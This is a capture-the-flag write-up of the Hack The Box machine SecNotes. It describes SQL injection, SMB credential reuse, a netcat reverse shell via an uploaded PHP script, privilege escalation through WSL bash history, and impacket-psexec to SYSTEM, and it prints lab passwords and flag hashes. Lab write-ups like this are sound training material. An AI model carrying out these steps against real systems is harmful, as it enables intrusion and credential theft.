HTB/THM: Name

- 1. Machine Information
- 2. Scanning
 - Nmap
- 3. Enumeration
 - Web Browser
 - a. robots.txt
 - b. source code
 - c. basic website enumerations/Spidering
 - d. searchsploit/online Databases
 - e. other enumerations
- 4. Exploit
 - a. Attack Vector
 - b. Mode of Attack
- 5. Priv_Esc
 - a. Attack Vector
 - b. Mode of Attack

Machine Information

Contents	Description
Name	HTB : SecNotes
Difficulty	Medium
OS	Windows
Shell_Exploit	Enter here
Priv_Esc	WSL and smbexec
Miscellaneous	Windows Subsystem for Linux
IP	10.10.10.97



Nmag

```
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
| Potentially risky methods: TRACE
| http-server-header: Microsoft-IIS/10.0
| http-title: Secure Notes - Login
| Requested resource was login.php
445/tcp open microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
8808/tcp open http Microsoft IIS httpd 10.0
| http-methods:
| Potentially risky methods: TRACE
| http-server-header: Microsoft-IIS/10.0
| http-title: IIS Windows
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2008 (85%)
OS CPE: cpe:/o:microsoft:windows_server_2008::spl cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows Server 2008 SPl or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows
```

- Here in the nmap scan we can see that 2 ports are open.
- port 80 and port 445.
- SMB iis an attack verctor thats for sure but maybe not the initial loop hole.
- Lets enumerate both HTTP-80 and SMB-445

```
| smb-os-discovery:
| OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
| OS CPE: cpe:/o:microsoft:windows_10::-
| Computer name: SECNOTES
| NetBIOS computer name: SECNOTES\x00
| Workgroup: HTB\x00
| System time: 2022-11-02T21:46:46-07:00
| smb2-security-mode:
| 311:
| Message signing enabled but not required
```


• OS discovery shows a possibility of Wiindows 10 Enterprise 6.3

Enumeration


Web Browser

- a. robots.txt
- b. source code
- c. basic website enumerations/Spidering


WebPage



- Well this is a login Page so lets try
 - 1. SQLi
 - 2. Default passwords
 - 3. Brute Forcing



- Theree is a Sign Up page as well, you wouldn't know where the vul'n would be so lets enumerate both the pages.
- sign up for a random account and you will be taken to the next page. Sometimes webpages wont take us anywhere even if we login, so this might be a problem.



- You will be taken to this page when you Sign Up and then login with that credentials.
- See the thinking should be in this way. If I login with my credentials and its taken
 me to this page, what if I logiin with other credentials. And thats where SQLi
 comes into play. Lets try SQLi..
- you can also see the name of a user tyler and the domain secnotes.htb

- This is after you exploit the SQLi in the /signup.php page.
- you will get a password and another SBM page. lets try that one out.

d. searchsploit/online Databases

e. other enumerations

SMB

```
root@kali:~# smbclient -L \\\\10.10.10.97\\
Enter WORKGROUP\root's password:
session setup failed: NT_STATUS_ACCESS_DENIED
root@kali:~#
```

- There is no anonymous login enabled in SMB and we can login without any password.
- THe idea would be to find a way to exploit SMB through which we can gain a foothold or then go to HTTP.

```
root@kali:~# psexec.py tyler:'92g!mA8BGj0irkL%0G*&'@10.10.10.97
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.97.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[*] Found writable share new-site
[*] Uploading file ceZErqBI.exe
[*] Uploading SVCManager on 10.10.10.97.....
[-] Error opening SVCManager on 10.10.10.97.....
[-] Error performing the installation, cleaning up: Unable to open SVCManager
```

- psexec wont work, it might be because of some anti-virus in place.
- Keep thiis information in you mind when you start exoliting the machine for a shell.

```
      (anonymous⊕ darkrai)-[~/oSCP_Prep/htb/windows/5.SecNotes]

      $ smbclient \\\10.10.10.97\\new-site -U tyler

      Password for [WORKGROUP\tyler]:

      Try "help" to get a list of possible commands.

      smb: \> ls

      .
      D
      0 Sun Aug 19 23:36:14 2018

      .
      D
      0 Sun Aug 19 23:36:14 2018

      iisstart.htm
      A
      696 Thu Jun 21 20:56:03 2018

      iisstart.png
      A
      98757 Thu Jun 21 20:56:03 2018

      7736063 blocks of size 4096. 3395371 blocks available
```

- See we are able to login to smb using the credentials that we gfet from exploiting the HTTP sqli vul'n.
- Now its ablot leveraging this attack vector to get a user shell in the Vctim mahcine.
- Here we can do a thing, just like we have done in the HTB Devel machine, we
 can create a reverse shell and upload it to the macine and run it. Cuz whatever
 we upload here in the smb directory is gonna be available in the main IIS page.
- But there is a chtch, we cant just upload the exe/aspx we have to use a php script that runs the payload otherwise the anti virus is gonna ditctect it.
- Now its all about Exploiting!!!





- Payload Upload and executing
- We have to design a simple php code to run this payload as well.
- What we are doing here is that, since we cant run any Payloads since the machine blocks it, we are trying to run netcat on the victim machine and get a reverse shell via netcat.
- So we need to first upload a netcat executable to the victim machine and then run that executable using the IP and PORT of out Attacker machine, thus getting a shell.

b. Mode of Attack

nc.exe + php basic reverse shell

```
smb: \> put nc.exe
putting file nc.exe as \nc.exe (38.2 kb/s) (average 28.1 kb/s)
smb: \> put run_shell.php
putting file run_shell.php as \run_shell.php (0.1 kb/s) (average 22.1 kb/s)
smb: \> ls
                                              0 Thu Nov 3 13:43:47 2022
                                              0 Thu Nov 3 13:43:47 2022
 iisstart.htm
                                            696 Thu Jun 21 20:56:03 2018
                                                 Thu Jun 21 20:56:03 2018
 iisstart.png
                                          98757
                                          28160
                                                 Thu Nov 3 13:43:44 2022
 nc.exe
 run_shell.php
                                                         3 13:43:48 2022
                                             53 Thu Nov
               7736063 blocks of size 4096. 3392225 blocks available
```

- we first create the PHP basiic reverse shell and the nc.exe.
- then add these to the smb share.
- and fiinally go to the IIIS site and run the php_basic_revese-shell run_shell.php

```
$ nc -lvnp 7799
listening on [any] 7799 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.97] 62088
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>whoami
whoami
secnotes\tyler

C:\inetpub\new-site>
```

• And thats it we get the Basic shell to the Victim machine.





No token attacks possible

• we are up against some kinda defender as we have deductd before.

```
C:\inetpub\new-site>where /R C:\ wsl.exe
where /R C:\ wsl.exe
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-wsl_31bf3856ad364e35_10.0.17134.1_none_686f10b5380a84cf\wsl.exe
C:\inetpub\new-site>where /R C:\ bash.exe
where /R C:\ bash.exe
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
C:\inetpub\new-site>
```

• locating the wsl.exe and bash.exe executable. as part of the Basic Enumeration

```
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
C:\inetpub\new-site>C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
mesg: ttyname failed: Inappropriate ioctl for device
whoami
root
python -c "import pty;pty.spawn('/bin/bash')"
root@SECNOTES:~# whoami
whoami
root
roota@SECNOTES:~# whoami
whoami
root
roota@SECNOTES:~# uname -a
uname -a
Linux SECNOTES 4.4.0-17134-Microsoft #137-Microsoft Thu Jun 14 18:46:00 PST 2018 x86_64 x86_64 x86_64 GNU/Linux
roota@SECNOTES:~# |
```

• We found the files wsl.exe and bash.exe. Here in this perticular machine lets use the bash.exe and get a root linux shell thats inside the windows shell.



Exploitatiioin

```
root@SECNOTES:~# history
history
1    cd /mnt/c/
2    ls
3    cd Users/
4    cd /
5    cd ~
6    ls
7    pwd
8    mkdir filesystem
9    mount //127.0.0.1/c$ filesystem/
10    sudo apt install cifs-utils
11    mount //127.0.0.1/c$ filesystem/
12    mount //127.0.0.1/c$ filesystem/
13    cat /proc/filesystems
14    sudo modprobe cifs
15    smbclient
16    apt install smbclient
17    smbclient
18    smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
```

- Thats it the enumeration for the priv_Esc was easy, we straight away get the Admin password.
- Lets use either of the following impackets modules or the basic smbcliient
 - 1. psexec or
 - 2. smbexec or
 - 3. wmiexec or
 - 4. smbclient

```
(anonymous@darkrai)-[~/oSCP_Prep/htb/windows/5.SecNotes]
$ impacket-psexec Administrator: 'u6!4ZwgwOM#^OBf#Nwnh'@10.10.10.97
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.10.97....
[*] Found writable share ADMIN$

[*] Uploading file hVqzhYvQ.exe
[*] Opening SVCManager on 10.10.10.97....
[*] Creating service rqvY on 10.10.10.97....

[*] Starting service rqvY....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> whoami
nt authority\system
```

We are NT AUTHORITY\SYSTEM

```
(anonymous darkrai) - [~/oSCP_Prep/htb/windows/5.SecNotes]
$ cat root.txt
7167f647647bc78419e6a76724485f37

(anonymous darkrai) - [~/oSCP_Prep/htb/windows/5.SecNotes]
$ cat user.txt
7f5abd6018aff9fe7dbcb1a38302cabb
```

• Machine Pwned!!!